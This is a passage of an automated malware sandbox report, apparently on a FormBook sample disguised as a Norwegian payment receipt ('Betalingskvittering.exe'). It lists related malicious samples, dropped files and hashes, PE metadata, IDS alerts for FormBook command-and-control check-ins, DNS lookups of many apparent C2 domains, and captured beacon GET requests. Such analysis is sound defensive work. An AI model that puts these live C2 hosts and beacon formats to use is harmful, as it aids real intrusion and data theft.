	Cl8RbDkHcC.exe	Get hash	malicious	Browse	• www.serpasboutiquedecarnes.com/mjyv/?0HzpcX=GHHu5aI1fnsie8656YDOT+LAztXxb9x2KscrCthUOJJ7/YsjGk80/pPjBXBwBSR8PTi4x5qn+w==&nN=BTntMX1
	SBGW#001232021.exe	Get hash	malicious	Browse	• www.burnabytowtruck.com/etaf/?6lttpr=AEMTqKbuQHMy6OGu7QAPFQjWRaS7/TLQ/9+S+kY5i3qqw9hxTQyayBEnz2sH/Hv/bqA7&JFND6z=_84lfN-p
	Updated SOA 210920.PDF.exe	Get hash	malicious	Browse	• www.honeymaroc.com/ny9y/?SDH8q=KzrTopIpRT&T2Jp=lxL6aa9POVk2/nLl/TTHWUW0ayULExkH1BvNm/J+AlAeJy2IV/WFxaIlCH38IBuCkgnD
	Bank Swift Scan pdf.exe	Get hash	malicious	Browse	• www.breakfastatbritanys.com/di4c/?G0G=PBupkdaXnhk&od=eONJhOU0iPpRcHoncBMkBH/l39GU+8VlVflgHNq1AXvm36M2WTxvIfziEkhUCvplRe0f
	truck pictures.exe	Get hash	malicious	Browse	• www.traderjoes-corp.com/cuig/?yTbXp6=D2clTgXAP54inNVSGd0jjZ70qoeAqEVTVUklQDxR8W4bcHn55Pazclr3ilQJX4YXDdO+&9rKPkT=2dfXcPxP_
	Orsha_NSC Contract 290720 Order for new shipment.xlsx	Get hash	malicious	Browse	• www.asteroid.finance/b6a4/?l2J=9rutZVDXu850SJr&c0DH=qLtgNToVxwGBDLV3pgf7fmc+nXqwhZnGR9zX0c9pvpxyA4sUtmU5qFwMTQzWzRvD1UNyKQ==

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO747484992.exe	Get hash	malicious	Browse	• www.puravidaceuticals.com/i9nz/?F2JHEXoP=sr8sB85/9jXzXvsDoLcXfgv5W+iXND+2C7ErOGWvNyFtEWMFH/Qc7Jksnr/Ge8yFxs3b&cbrD=Urop
	YgAynTdpcncdnG4.exe	Get hash	malicious	Browse	• www.listotwarty.net/c8ec/?g8LhOf9X=9kJmm5jq4+Scs8x1p1AmwQNwu7JKgzztT1FjvwsiqFLJpMHcpTtwSq3T1y9GRU+A/5g4&p2M=SN6LU2tHzzlXS8
	GosMzUpnGu.exe	Get hash	malicious	Browse	• www.sewmenship.com/rqe8/?s48tpP=5jDD&f81Ludbx=Ol8e0pkv5jqXu1bpp/M/YlDE69Xif3SEJEPQHpmlqEU4QgudPLiFM5P+hjjw4+q0GSrM
	TPAYWUFxTV.exe	Get hash	malicious	Browse	• www.tianconghuo.club/kzk9/?oXlxyz4=D61rAPfTKbs2fBSgXwtfSb/i2DxzAhnQY0zC+1Bk9ZPL8tgAxhUB/kywMfA8gC1BXeBV&eJE=B6APwX8

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
parkingpage.namecheap.com	Payment Advice.exe	Get hash	malicious	Browse	• 198.54.117.215
	payment advice0272110.exe	Get hash	malicious	Browse	• 198.54.117.215
	DHL.exe	Get hash	malicious	Browse	• 198.54.117.212
	Order of CB-15GL PO530_pdf.exe	Get hash	malicious	Browse	• 198.54.117.212
	RFQ_PI02102110.exe	Get hash	malicious	Browse	• 198.54.117.216
	cNOilTxTR3.exe	Get hash	malicious	Browse	• 198.54.117.218
	lCFjxhAqu3.exe	Get hash	malicious	Browse	• 198.54.117.212
	Amended Order.xlsx	Get hash	malicious	Browse	• 198.54.117.215
	OS-QTN-0320-21-Rev1.exe	Get hash	malicious	Browse	• 198.54.117.210
	1.exe	Get hash	malicious	Browse	• 198.54.117.215
	DRAFT CONTRACT 0000499000-1100928777-pdf.exe	Get hash	malicious	Browse	• 198.54.117.211
	U8NUCQkg3s.exe	Get hash	malicious	Browse	• 198.54.117.218
	#U041a#U0430#U0441#U043e#U0432#U0430 #U0431#U0435#U043b#U0435#U0436#U043a#U0430.exe	Get hash	malicious	Browse	• 198.54.117.216
	triage_dropped_file.exe	Get hash	malicious	Browse	• 198.54.117.212
	2500010PO.excel.exe	Get hash	malicious	Browse	• 198.54.117.216
	MAERSK LINE SHIPPING DOCUMENT_pdf.exe	Get hash	malicious	Browse	• 198.54.117.212
	triage_dropped_file.exe	Get hash	malicious	Browse	• 198.54.117.212
	F9ObnUc4ol.exe	Get hash	malicious	Browse	• 198.54.117.211
	notification@dhl.com,pdf.exe	Get hash	malicious	Browse	• 198.54.117.217
	_Payment Advise.doc	Get hash	malicious	Browse	• 198.54.117.210
shops.myshopify.com	payment advice0272110.exe	Get hash	malicious	Browse	• 23.227.38.74
	E1PGk0W2AH.exe	Get hash	malicious	Browse	• 23.227.38.74
	Order of CB-15GL PO530_pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	cNOilTxTR3.exe	Get hash	malicious	Browse	• 23.227.38.74
	Unpaid invoice.exe	Get hash	malicious	Browse	• 23.227.38.74

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Original Shipping documents.doc	Get hash	malicious	Browse	• 23.227.38.74
	85dpq7juao.exe	Get hash	malicious	Browse	• 23.227.38.74
	New Order 785298600.doc	Get hash	malicious	Browse	• 23.227.38.74
	Order Requiremnt-Oct-2021.exe	Get hash	malicious	Browse	• 23.227.38.74
	PO4502151388.excel.exe	Get hash	malicious	Browse	• 23.227.38.74
	Minutes of Meeting 23.10.2021.exe	Get hash	malicious	Browse	• 23.227.38.74
	SHIPPING DOCUMENT.exe	Get hash	malicious	Browse	• 23.227.38.74
	DHL_119040 receipt document,pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	F30AGnBthja6Ka2.exe	Get hash	malicious	Browse	• 23.227.38.74
	ouB4vwDfpl.exe	Get hash	malicious	Browse	• 23.227.38.74
	Remittance_Advice.exe	Get hash	malicious	Browse	• 23.227.38.74
	DMS210949 MV LYDERHORN LOW MIX RATIO.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	Ot4xf3fDJu.exe	Get hash	malicious	Browse	• 23.227.38.74
	RFQ REF R22017582.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	SDL_Order Onay#U0131 _ Acil,pdf.exe	Get hash	malicious	Browse	• 23.227.38.74

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NAMECHEAP-NETUS	10272021-AM65Application.HTM	Get hash	malicious	Browse	• 104.219.248.99
	Payment Advice.exe	Get hash	malicious	Browse	• 198.54.117.215
	Tfwyelel3H.exe	Get hash	malicious	Browse	• 192.64.119.254
	QQIksbWrVl.exe	Get hash	malicious	Browse	• 63.250.40.204
	SKGCM_YAHYA AZHEBS#U0130 Ponuda proizvoda7.exe	Get hash	malicious	Browse	• 198.54.126.156
	DUT2Aj4C2x.exe	Get hash	malicious	Browse	• 185.61.153.108
	Swift Payment Notification.xlsx	Get hash	malicious	Browse	• 63.250.40.204
	MT103USD.xlsx	Get hash	malicious	Browse	• 63.250.40.204
	DHL_document11022020680908911.exe	Get hash	malicious	Browse	• 198.54.114.114
	payment advice0272110.exe	Get hash	malicious	Browse	• 198.54.117.215
	R0ptlo2GB2.exe	Get hash	malicious	Browse	• 63.250.40.204
	QRT#U00a0(20211027#00001)#U00a0ACSAM-6000RC Quote.exe	Get hash	malicious	Browse	• 63.250.40.204
	Order.exe	Get hash	malicious	Browse	• 192.64.119.74
	PNkEr1lc2k.exe	Get hash	malicious	Browse	• 63.250.40.204
	Enquiry docs_001.exe	Get hash	malicious	Browse	• 63.250.40.204
	PO 211027-031A.exe	Get hash	malicious	Browse	• 63.250.40.204
	PO_SBK4128332S.exe	Get hash	malicious	Browse	• 198.54.114.114
	DHL.exe	Get hash	malicious	Browse	• 198.54.117.212
	payment advice_16000.exe	Get hash	malicious	Browse	• 198.187.31.161
	SffoWy1XRL.exe	Get hash	malicious	Browse	• 63.250.40.204
AUTOMATTICUS	payment advice0272110.exe	Get hash	malicious	Browse	• 192.0.78.24
	DDEEBC8CCCC58E25CE1709B0E9A519B2BD46472E92860.exe	Get hash	malicious	Browse	• 74.114.154.18
	B64AB676FFE01925ADC506EEBCC62F6EDC901E017C339.exe	Get hash	malicious	Browse	• 74.114.154.22
	p3IJWYfJZw.exe	Get hash	malicious	Browse	• 74.114.154.18
	rrte40912.exe	Get hash	malicious	Browse	• 192.0.78.24
	DHL DOC ARRIVAL#20008.exe	Get hash	malicious	Browse	• 192.0.78.250
	obizx.exe	Get hash	malicious	Browse	• 192.0.78.25
	6FD5C640F4C1E434978FDC59A8EC191134B7155217C84.exe	Get hash	malicious	Browse	• 74.114.154.18
	triage_dropped_file.exe	Get hash	malicious	Browse	• 192.0.78.25
	seasonzx.exe	Get hash	malicious	Browse	• 192.0.78.25
	AB948F038175411DC326A1AAD83DF48D6B65632501551.exe	Get hash	malicious	Browse	• 74.114.154.22
	365F984ABE68DDD398D7B749FB0E69B0F29DAF86F0E3E.exe	Get hash	malicious	Browse	• 74.114.154.22
	C03C8A4852301C1C54ED27EF130D0DE4CDFB98584ADEF.exe	Get hash	malicious	Browse	• 74.114.154.22
	uu5009125.exe	Get hash	malicious	Browse	• 192.0.78.24
	mmhr56001.exe	Get hash	malicious	Browse	• 192.0.78.24
	afTyhpBvrtJlTWH.exe	Get hash	malicious	Browse	• 192.0.78.25
	TDCKZy88Av.exe	Get hash	malicious	Browse	• 192.0.78.24
	hoho.x86	Get hash	malicious	Browse	• 87.250.173.253
	4051EB7216E002CC6D827D781527D7556F4EB0F47BF09.exe	Get hash	malicious	Browse	• 74.114.154.22

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	74BAFD56C1FB3CDEBF0A63DE4FFB6F16DC1D5CEE38E11.exe	Get hash	malicious	Browse	• 74.114.154.22

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\i7pwu380h7n	
Process:	C:\Users\user\Desktop\Betalingskvittering.exe
File Type:	data
Category:	dropped
Size (bytes):	215215
Entropy (8bit):	**7.992329094749247**
Encrypted:	**true**
SSDEEP:	3072:eA5GQGC4njU2psXYtX3gPJJwjNsG+t4bgIVvJvbBywA6jptYemg8fiz/jBKJMS5E:TGQGC4nXpsXe3gQjVJvJvbBy6vtmgmCz
MD5:	C5A456DA3811B77C89383F30A05D56FA
SHA1:	FE6C5EDC9EEDF65268B6F4E0DBEDDC68DE167026
SHA-256:	0ADF70BEEE33A271CEF0F2E00F1A1B64F3219BB5464EE837E13FA95470BD351C
SHA-512:	27E1ED54D2F889F4F7075351DF49B1C9307F3879A8924BED7C47B91361D318242E0E62CB022FF6DD94C805FC83AC1796F856FDCC0AA956D1824509DEB531FD7
Malicious:	false
Reputation:	low
Preview:	;.q.....u...|.!O.).....h(.$auSz...ML.p..BY%.[...;...zd*....P...w...g].C.BQ.a....X.r.X(h.)..t2...:..1.#poHL....._.....4;$..pZ.J%.>.....'N.Cye....F.+..;.....X.H..51rIW.c,..... v.QN....E.!bHcc...>.r.]...1.U.._.+.FZ.Qp..#A.p2p.%..:.....V.....m.....G...Vp.h(.$-uSZ...ML.W..BY%.[...;...z.*.,b.6.<...\|c.h.`...(.h.OS....F(./..R%.1[...Ca.P...Cx.....?=....r@...../. .L}{.T.....z_....?.o.7..L....._HcIn1..3.c.....B..vb,.Y....!bHcc..f%.r.7...wU....+#FZ..p.O#..p2p.,..:.....\|..m...P.....Vp0h(.$auSz...ML.p..BY%.[...;...z.*.,b.6.<...|c.h.`...(.h.OS.... F(./..R%.1[...Ca.P...Cx.....?=....r@...../..L}{.T.....z_....?.o....._/.Hc.n1..g.c,.....B..vb,....E.!bHcc..f%.r.7...wU....+#FZ..p.O#..p2p.,..:.....|..m...P.....Vp0h(.$auSz.. .ML.p..BY%.[...;...z.*.,b.6.<...|c.h.`...(.h.OS....F(./..R%.1[...Ca.P...Cx.....?=....r@...../..L}{.T.....z_....?.o....._/.Hc.n1..g.c,.....B..vb,....E.!bHcc..f%.r.7..

C:\Users\user\AppData\Local\Temp\nspE572.tmp\nkcyodylqw.dll	
Process:	C:\Users\user\Desktop\Betalingskvittering.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	20992
Entropy (8bit):	6.655068942176116
Encrypted:	false
SSDEEP:	384:UwOO8o3orkAkGZWeEqhEPVBNyzFhDYjrUYDo7NubnRTHX25uCcxtJsIvb:Fdz3orwGZWpPIkjnoJCB25atJsy
MD5:	5F44E4E9F9FE113F0D1AB278DC89EAD8
SHA1:	B7C72FDC24D4D131D387784E8D88D1ADED4DDCDB
SHA-256:	0EE64FC9C60DA614EA871B861A9527EEB9B77FA765A87748DE28B62766033A90
SHA-512:	AFB85AD0FF22059132EF4A6EEF96B17F7A452DF32565F73156935604AB559608748BD856B3129B6973C5DEDB1BC85582942D9E2587B80F2A667281011C1D65D7
Malicious:	false
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$..... *..ADH.ADH.ADH/.H.ADHY^@H.ADH2]JH.ADHY^NH.ADH.*EI. ADH.AEH.ADH&.@I.ADH&.DI.ADH#..H.ADH&.FI.ADHRich.ADH.....PE..L.....ya.....!.....$...*.....@.....@.....pA..H....C... ....p.....PA.....@.....text....#.....$..... ..`.rdata..R....@.....(.....@..@.data...d....P.....2..... .@....rsrc.....p.....L.....@..@.reloc.....N.....@..B..... .....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.45883386860137

General

TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	Betalingskvittering.exe
File size:	334436
MD5:	ff904170ad5767db6b6066400972cc99
SHA1:	ae326e46c0a7649659faca436ddefc232f3f18d7
SHA256:	ee4b441c93ac2eb13f0cc02b060836e8538fa08bc434cf8b87552f820dc8563e
SHA512:	eadc3aa0abd94c4ae1f9bcc3e0780faad6d8065b7c2f19f804e37dea1efc2332d55a9d24ee01a258192751ff31a8eebe02edf463c8c588c5db1db33e727646c8
SSDEEP:	6144:VBlL/kE286EZdSbHptGXlwQhtgaDvepziyGiKR1Y0f0/R2:D6E2864SqBQhtgHpaiuY0c/Y
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....0(..QF..QF..QF.*^...QF..QG.qQF.*^...QF..rv..QF..W@..QF.Rich.QF.....PE..L...e:.V.....\.....0.....p....@

File Icon

Icon Hash:	ccccccd2c0d0f834

Static PE Info

General

Entrypoint:	0x4030fb
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x56FF3A65 [Sat Apr 2 03:20:05 2016 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	b76363e9cb88bf9390860da8e50999d2

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5aeb	0x5c00	False	0.665123980978	data	6.42230569414	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x1196	0x1200	False	0.458984375	data	5.20291736659	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x1b038	0x600	False	0.432291666667	data	4.0475118296	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x25000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.rsrc	0x2d000	0x14a90	0x14c00	False	0.15813253012	data	4.80548061536	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
10/27/21-17:50:36.225481	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49762	34.102.136.180	192.168.2.6
10/27/21-17:50:47.258802	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49796	80	192.168.2.6	35.186.238.101
10/27/21-17:50:47.258802	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49796	80	192.168.2.6	35.186.238.101
10/27/21-17:50:47.258802	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49796	80	192.168.2.6	35.186.238.101
10/27/21-17:50:47.373639	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49796	35.186.238.101	192.168.2.6
10/27/21-17:51:02.783266	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49802	80	192.168.2.6	192.0.78.25
10/27/21-17:51:02.783266	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49802	80	192.168.2.6	192.0.78.25
10/27/21-17:51:02.783266	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49802	80	192.168.2.6	192.0.78.25
10/27/21-17:51:18.402850	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49833	23.227.38.74	192.168.2.6
10/27/21-17:51:29.023748	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49835	34.102.136.180	192.168.2.6
10/27/21-17:51:34.243394	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49836	80	192.168.2.6	198.54.117.217
10/27/21-17:51:34.243394	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49836	80	192.168.2.6	198.54.117.217
10/27/21-17:51:34.243394	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49836	80	192.168.2.6	198.54.117.217

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 27, 2021 17:50:36.000176907 CEST	192.168.2.6	8.8.8.8	0xfc7c	Standard query (0)	www.bobazzing.com	A (IP address)	IN (0x0001)
Oct 27, 2021 17:50:41.238684893 CEST	192.168.2.6	8.8.8.8	0x6a6c	Standard query (0)	www.improvfilmproduction.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 27, 2021 17:50:47.205265045 CEST	192.168.2.6	8.8.8.8	0xfd5e	Standard query (0)	www.olympiaapartment.com	A (IP address)	IN (0x0001)
Oct 27, 2021 17:50:52.420171976 CEST	192.168.2.6	8.8.8.8	0x68d0	Standard query (0)	www.chimichael.com	A (IP address)	IN (0x0001)
Oct 27, 2021 17:50:57.472321033 CEST	192.168.2.6	8.8.8.8	0x3cfa	Standard query (0)	www.tucows.website	A (IP address)	IN (0x0001)
Oct 27, 2021 17:51:02.743771076 CEST	192.168.2.6	8.8.8.8	0x783e	Standard query (0)	www.malatirada.com	A (IP address)	IN (0x0001)
Oct 27, 2021 17:51:07.832869053 CEST	192.168.2.6	8.8.8.8	0x88ad	Standard query (0)	www.finansresultation.com	A (IP address)	IN (0x0001)
Oct 27, 2021 17:51:12.921547890 CEST	192.168.2.6	8.8.8.8	0xf537	Standard query (0)	www.rxgmarket.com	A (IP address)	IN (0x0001)
Oct 27, 2021 17:51:18.308892012 CEST	192.168.2.6	8.8.8.8	0xeab8	Standard query (0)	www.joystoreworld.com	A (IP address)	IN (0x0001)
Oct 27, 2021 17:51:23.449269056 CEST	192.168.2.6	8.8.8.8	0xfe2f	Standard query (0)	www.bbyyn10.xyz	A (IP address)	IN (0x0001)
Oct 27, 2021 17:51:28.868838072 CEST	192.168.2.6	8.8.8.8	0x9ce2	Standard query (0)	www.inkedbreadcompany.com	A (IP address)	IN (0x0001)
Oct 27, 2021 17:51:34.040726900 CEST	192.168.2.6	8.8.8.8	0x941c	Standard query (0)	www.insularrofioa.xyz	A (IP address)	IN (0x0001)
Oct 27, 2021 17:51:44.740894079 CEST	192.168.2.6	8.8.8.8	0x6f8	Standard query (0)	www.redeyeops.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 27, 2021 17:50:36.021222115 CEST	8.8.8.8	192.168.2.6	0xfc7c	No error (0)	www.bobazzing.com	bobazzing.com		CNAME (Canonical name)	IN (0x0001)
Oct 27, 2021 17:50:36.021222115 CEST	8.8.8.8	192.168.2.6	0xfc7c	No error (0)	bobazzing.com		34.102.136.180	A (IP address)	IN (0x0001)
Oct 27, 2021 17:50:41.348360062 CEST	8.8.8.8	192.168.2.6	0x6a6c	No error (0)	www.improvfilmproduction.com	improvfilmproduction.com		CNAME (Canonical name)	IN (0x0001)
Oct 27, 2021 17:50:41.348360062 CEST	8.8.8.8	192.168.2.6	0x6a6c	No error (0)	improvfilmproduction.com		50.87.176.30	A (IP address)	IN (0x0001)
Oct 27, 2021 17:50:47.240438938 CEST	8.8.8.8	192.168.2.6	0xfd5e	No error (0)	www.olympiaapartment.com		35.186.238.101	A (IP address)	IN (0x0001)
Oct 27, 2021 17:50:52.457309961 CEST	8.8.8.8	192.168.2.6	0x68d0	Name error (3)	www.chimichael.com	none	none	A (IP address)	IN (0x0001)
Oct 27, 2021 17:50:57.676028967 CEST	8.8.8.8	192.168.2.6	0x3cfa	Server failure (2)	www.tucows.website	none	none	A (IP address)	IN (0x0001)
Oct 27, 2021 17:51:02.764975071 CEST	8.8.8.8	192.168.2.6	0x783e	No error (0)	www.malatirada.com	malatirada.com		CNAME (Canonical name)	IN (0x0001)
Oct 27, 2021 17:51:02.764975071 CEST	8.8.8.8	192.168.2.6	0x783e	No error (0)	malatirada.com		192.0.78.25	A (IP address)	IN (0x0001)
Oct 27, 2021 17:51:02.764975071 CEST	8.8.8.8	192.168.2.6	0x783e	No error (0)	malatirada.com		192.0.78.24	A (IP address)	IN (0x0001)
Oct 27, 2021 17:51:07.855567932 CEST	8.8.8.8	192.168.2.6	0x88ad	No error (0)	www.finansresultation.com		104.21.40.182	A (IP address)	IN (0x0001)
Oct 27, 2021 17:51:07.855567932 CEST	8.8.8.8	192.168.2.6	0x88ad	No error (0)	www.finansresultation.com		172.67.137.87	A (IP address)	IN (0x0001)
Oct 27, 2021 17:51:12.946542025 CEST	8.8.8.8	192.168.2.6	0xf537	No error (0)	www.rxgmarket.com		104.21.45.211	A (IP address)	IN (0x0001)
Oct 27, 2021 17:51:12.946542025 CEST	8.8.8.8	192.168.2.6	0xf537	No error (0)	www.rxgmarket.com		172.67.219.47	A (IP address)	IN (0x0001)
Oct 27, 2021 17:51:18.341314077 CEST	8.8.8.8	192.168.2.6	0xeab8	No error (0)	www.joystoreworld.com	joy-store-world.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Oct 27, 2021 17:51:18.341314077 CEST	8.8.8.8	192.168.2.6	0xeab8	No error (0)	joy-store-world.myshopify.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 27, 2021 17:51:18.341314077 CEST	8.8.8.8	192.168.2.6	0xeab8	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)
Oct 27, 2021 17:51:23.471781969 CEST	8.8.8.8	192.168.2.6	0xfe2f	No error (0)	www.bbyyn10.xyz	bbyyn10.xyz		CNAME (Canonical name)	IN (0x0001)
Oct 27, 2021 17:51:23.471781969 CEST	8.8.8.8	192.168.2.6	0xfe2f	No error (0)	bbyyn10.xyz		142.4.98.67	A (IP address)	IN (0x0001)
Oct 27, 2021 17:51:28.887815952 CEST	8.8.8.8	192.168.2.6	0x9ce2	No error (0)	www.inkedbreadcompany.com	inkedbreadcompany.com		CNAME (Canonical name)	IN (0x0001)
Oct 27, 2021 17:51:28.887815952 CEST	8.8.8.8	192.168.2.6	0x9ce2	No error (0)	inkedbreadcompany.com		34.102.136.180	A (IP address)	IN (0x0001)
Oct 27, 2021 17:51:34.064815044 CEST	8.8.8.8	192.168.2.6	0x941c	No error (0)	www.insularrofioa.xyz	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Oct 27, 2021 17:51:34.064815044 CEST	8.8.8.8	192.168.2.6	0x941c	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Oct 27, 2021 17:51:34.064815044 CEST	8.8.8.8	192.168.2.6	0x941c	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Oct 27, 2021 17:51:34.064815044 CEST	8.8.8.8	192.168.2.6	0x941c	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Oct 27, 2021 17:51:34.064815044 CEST	8.8.8.8	192.168.2.6	0x941c	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Oct 27, 2021 17:51:34.064815044 CEST	8.8.8.8	192.168.2.6	0x941c	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Oct 27, 2021 17:51:34.064815044 CEST	8.8.8.8	192.168.2.6	0x941c	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Oct 27, 2021 17:51:34.064815044 CEST	8.8.8.8	192.168.2.6	0x941c	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Oct 27, 2021 17:51:44.793246984 CEST	8.8.8.8	192.168.2.6	0x6f8	Name error (3)	www.redeyeops.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.bobazzing.com
- www.improvfilmproduction.com
- www.olympiaapartment.com
- www.malatirada.com
- www.finansresultation.com
- www.rxgmarket.com
- www.joystoreworld.com
- www.bbyyn10.xyz
- www.inkedbreadcompany.com
- www.insularrofioa.xyz

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49762	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 27, 2021 17:50:36.047425985 CEST	1429	OUT	GET /b0us/?7nB=o48X&ER-tHjR=UBAh+VKzDimqRzzQdOOZ1/Gg43oaZbQvrcwMwq1yQU/lFkYIOb3JKuxkIDajXNdZJrP2FlCqIQ== HTTP/1.1 Host: www.bobazzing.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Oct 27, 2021 17:50:36.225481033 CEST	1436	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 27 Oct 2021 15:50:36 GMT Content-Type: text/html Content-Length: 275 ETag: "61774856-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49790	50.87.176.30	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 27, 2021 17:50:42.019907951 CEST	2045	OUT	GET /b0us/?ER-tHjR=XOV60v1mqekMspvFU+0rKPDlyXSEiaRHynKCSPj1mvOyDA4pkDpWyOZGigF6MKTilgG5HmfPXw==&7nB=o48X HTTP/1.1 Host: www.improvfilmproduction.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
